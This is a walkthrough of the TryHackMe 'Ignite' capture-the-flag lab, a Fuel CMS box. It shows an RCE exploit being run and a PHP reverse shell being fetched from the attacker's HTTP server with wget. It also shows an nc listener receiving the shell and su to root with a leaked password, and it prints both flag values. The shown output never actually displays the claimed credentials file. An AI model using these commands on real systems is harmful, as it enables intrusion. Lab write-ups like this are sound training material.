Ignite – TryHackMe

The goal is to obtain **two flags**: user.txt and root.txt.

Contents


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1.Reconnaissance


We start by checking if the host is alive.

```
root@ip-10-10-250-250:~# ping 10.10.71.228
PING 10.10.71.228 (10.10.71.228) 56(84) bytes of data.
64 bytes from 10.10.71.228: icmp_seq=1 ttl=64 time=0.295 ms
64 bytes from 10.10.71.228: icmp_seq=2 ttl=64 time=0.293 ms
^C
--- 10.10.71.228 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.293/0.294/0.295/0.001 ms
```


The host responds, so we open the website.



On the site, I found **admin login credentials** as well as a login page.




Using them, I successfully logged in to the **dashboard** as admin.



2.Reverse Shell


I tried to upload a **PHP reverse shell** through the site.




Downloaded and configured the payload.

```
*php-reverse-shell.php (~) - Pluma
   Edit View Search Tools Documents Help
    Open
                 🕏 *php-reverse-shell.php 🗙
43 // Usage
44 //
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you
46
47 set_time_limit (0);
48
49 $
50 Sport = 997;
51 $chunk_size = 1400;
52 $write_a = null;
53
54
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
```


Attempted to upload -> but the site returned an error.



On another file upload tab, PHP files were **not allowed**.



Then I found a **known RCE exploit for this version of Fuel CMS**.



Downloaded the exploit and ran it -> success.

root@ip-10-10-250-250:~# python3 50477.py -u http://10.10.71.228/
[+]Connecting...
Enter Command \$ls

systemREADME.md

assets

composer.json

contributing.md

fuel

index.php

robots.txt

Enter Command \$

Started a local Python HTTP server to serve the reverse shell.

```
root@ip-10-10-250-250: ~ - © S

File Edit View Search Terminal Tabs Help

root@ip-10-10-250-250: ~ × root@ip-10-10-250-250: ~ ×

root@ip-10-10-250-250: ~ # python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Downloaded the reverse shell onto the target.

```
Enter Command $wget 10.10.250.250:8000/php-reverse-shell.php
system

Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
php-reverse-shell.php
```

Executed it via PHP.

```
Enter Command $php php-reverse-shell.php
```

With a listener running, I established a reverse shell.

```
root@ip-10-10-250-250:~# nc -lvnp 997

Listening on 0.0.0.0 997

Connection received on 10.10.71.228 57084

Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 20

19 x86_64 x86_64 x86_64 GNU/Linux

01:38:35 up 10 min, 0 users, load average: 0.07, 0.06, 0.06

USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT

uid=33(www-data) gid=33(www-data) groups=33(www-data)

/bin/sh: 0: can't access tty; job control turned off

$ whoami

www-data

$ ■
```

Inside, I retrieved the **first flag (user)**.

```
$ whoami
www-data
$ cd /home
$ ls
www-data
$ ls -la
total 12
drwxr-xr-x 3 root
                       root
                                              2019 .
                                4096 Jul 26
drwxr-xr-x 24 root
                       root
                                4096 Jul 26
                                              2019 ...
drwx--x--x 2 www-data www-data 4096 Jul 26
                                              2019 www-data
$ cd www-data
$ ls
flag.txt
$ cat flag.txt
6470e394cbf6dab6a91682cc8585059b
```

3. Privilege Escalation

Time to escalate privileges. I began by searching for **SUID binaries** -> nothing interesting.

```
$ find / -perm -4000 -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/bin/su
/bin/ping6
/bin/ntfs-3g
/bin/ping
/bin/mount
/bin/umount
/bin/fusermount
```

Continued exploring and navigated into the **Fuel CMS application folder**.

```
$ cd /var/www/html/fuel
$ ls
application
codeigniter
data backup
index.php
install
licenses
modules
scripts
$ cd appliaction
/bin/sh: 63: cd: can't cd to appliaction
$ ls
application
codeigniter
data_backup
index.php
install
licenses
modules
scripts
$ cd application
$ ls
cache
config
controllers
соге
helpers
hooks
index.html
language
libraries
logs
migrations
models
third_party
views
```

In /config/database.php, I found the **root database credentials**.

```
$ ls -la config
total 164
           2 root root 4096 Jul 26
                                     2019 .
drwxrwxrwx
drwxrwxrwx 15 root root 4096 Jul 26
                                     2019 ...
-rwxrwxrwx 1 root root 452 Jul 26
                                     2019 MY config.php
-rwxrwxrwx 1 root root 4156 Jul 26
                                     2019 MY_fuel.php
-rwxrwxrwx 1 root root 1330 Jul 26
                                     2019 MY_fuel_layouts.php
-rwxrwxrwx 1 root root 1063 Jul 26
                                     2019 MY fuel modules.php
                        2507 Jul 26
                                     2019 asset.php
-rwxrwxrwx 1 root root
-rwxrwxrwx 1 root root 3919 Jul 26
                                     2019 autoload.php
-rwxrwxrwx 1 root root 18445 Jul 26
                                     2019 config.php
-rwxrwxrwx 1 root root 4390 Jul 26
                                     2019 constants.php
-rwxrwxrwx 1 root root 506 Jul 26
                                     2019 custom fields.php
-rwxrwxrwx 1 root root 4646 Jul 26
                                     2019 database.php
-rwxrwxrwx 1 root root 2441 Jul 26
                                     2019 doctypes.php
-rwxrwxrwx 1 root root 4369 Jul 26
                                     2019 editors.php
-rwxrwxrwx 1 root root 547 Jul 26
                                     2019 environments.php
-rwxrwxrwx 1 root root 2993 Jul 26
                                     2019 foreign chars.php
                                     2019 google.php
-rwxrwxrwx 1 root root 421 Jul 26
-rwxrwxrwx 1 root root 890 Jul 26
                                     2019 hooks.php
-rwxrwxrwx 1 root root 114 Jul 26
                                     2019 index.html
-rwxrwxrwx 1 root root 498 Jul 26
                                     2019 memcached.php
-rwxrwxrwx 1 root root 3032 Jul 26
                                     2019 migration.php
-rwxrwxrwx 1 root root 10057 Jul 26
                                     2019 mimes.php
-rwxrwxrwx 1 root root 706 Jul 26
                                     2019 model.php
-rwxrwxrwx 1 root root 564 Jul 26
                                     2019 profiler.php
-rwxrwxrwx 1 root root 1951 Jul 26
                                     2019 redirects.php
-rwxrwxrwx 1 root root 2269 Jul 26
                                     2019 routes.php
-rwxrwxrwx 1 root root 3181 Jul 26
                                     2019 smileys.php
-rwxrwxrwx 1 root root 680 Jul 26
                                     2019 social.php
-rwxrwxrwx 1 root root 1420 Jul 26
                                     2019 states.php
-rwxrwxrwx 1 root root 6132 Jul 26 2019 user_agents.php
$ cat /config/database.php
cat: /config/database.php: No such file or directory
I upgraded the shell, then logged in as root using those credentials.
$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@ubuntu:/var/www/html/fuel/application/config$ su
Password: mememe
root@ubuntu:/var/www/html/fuel/application/config# whoami
whoami
root
root@ubuntu:/var/www/html/fuel/application/config#
```

Obtained the **final flag (root)**.

```
root@ubuntu:/var/www/html/fuel/application/config# cd
cd
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~# #
```

4.Summary

This was a **classic**, **simple boot2root CTF**, perfect for practicing the **entire attack chain**:

- Enumeration,
- Exploiting a CMS RCE,
- Uploading & executing reverse shells,
- Privilege escalation via config file credentials.